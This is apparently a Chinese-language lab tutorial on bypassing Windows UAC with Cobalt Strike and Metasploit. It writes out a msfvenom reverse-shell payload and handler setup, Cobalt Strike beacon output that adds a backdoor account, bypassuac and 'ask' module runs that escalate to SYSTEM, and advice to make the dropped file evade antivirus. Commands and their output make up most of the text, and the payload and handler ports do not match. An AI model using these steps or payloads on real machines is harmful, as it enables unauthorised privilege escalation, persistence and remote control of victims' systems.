
MSF和CS过UAC的方法和插件

CS绕过UAC


拿到一个普通管理员的SHELL,在CS中没有*号代表有UAC



external	internal	listener	user	computer	note	process	pid	arch	last
175.9.143.149	192.168.41.201	wanli	admin	BM-2008		123.exe	1196	x86	10s

没有*号

使用CS自带的插件进行绕过




尝试利用漏洞提权

监听器: wanli

Exploit: compmgmt


选择自带的插件进行提权



external	internal	listener	user	computer	note	process	pid	arch	last
175.9.143.149	192.168.41.201	wanli	admin	BM-2008		123.exe	1196	x86	7s
175.9.143.149	192.168.41.201	wanli	admin *	BM-2008		powershell.exe	1340	x86	3s

我们来看一下对比


没有提权前，是没有权限的



```
beacon> shell net user wanli Admin@123
[*] Tasked beacon to run: net user wanli Admin@123
[+] host called home, sent: 55 bytes
[+] received output:
发生系统错误 5。

拒绝访问。

[BM-2008] admin/1196
```

没有提权前

提权后可以的



```
beacon> shell net user wanli Admin@123 /add
[*] Tasked beacon to run: net user wanli Admin@123 /add
[+] host called home, sent: 60 bytes
[+] received output:
命令成功完成。

[BM-2008] admin */1340
```


MSF绕过UAC

bypassuac模块

使用该模块提权的使用，当前用户必须是管理员组中的用户，UAC为默认设置


生成一个MSF的SHELL

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.41.134 LPORT=3333  -f exe -o test.exe
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.41.134
set lport 4567
exploit
```




```
meterpreter > getuid
Server username: BM-2008\admin
meterpreter > 
```

试一下getsystem发现失败




```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function
ystem. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
```

msf搜索bypassuac得到很多模块



```
Matching Modules
================


   #   Name                                                 Disclosure Date
   -   ----                                                 ---------------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22
re (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19
re (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31
   3   exploit/windows/local/bypassuac_injection              2010-12-31
y Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06
y Injection) abusing WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22
st Vulnerability)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01
Handler Hijack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15
tvwr Registry Key)
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17
l Open Registry Key)
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24
ntCleanup)
   10  exploit/windows/local/bypassuac_dotnet_profiler        2017-03-17
net profiler)
```

使用一个模块试一试




```
  1        meterpreter x86/windows  BM-2008\admin @ BM-2008  192.168.41.134:4567 → 192.168.41.201:50919  (1

msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 192.168.41.134:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..

[*] Sending stage (175174 bytes) to 192.168.41.201
[*] Meterpreter session 2 opened (192.168.41.134:4444 → 192.168.41.201:51559 ) at 2022-12-08 03:09:30 -0500

meterpreter >
meterpreter > getuid
Server username: BM-2008\admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

RUNAS模块

该模块会创建一个可执行文件，目标机器会运行一个发起提升权限请求的程序，提示用户是否要继续运行，如果用户选择继续运行程序，就会返回一个system权限的shell

这个模块对用户没有要求，点击通过即可，但是会创建一个恶意文件，对该文件进行免杀即可

```
use exploit/windows/local/ask
```




用户帐户控制

您想允许来自未知发布者的以下程序对此计算机进行更改吗?

程序名称: DCjgLTJH.exe
发布者: 未知
文件源: 此计算机上的硬盘驱动器

用户点击后直接获取高权限



```
meterpreter > getuid
Server username: BM-2008\admin
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```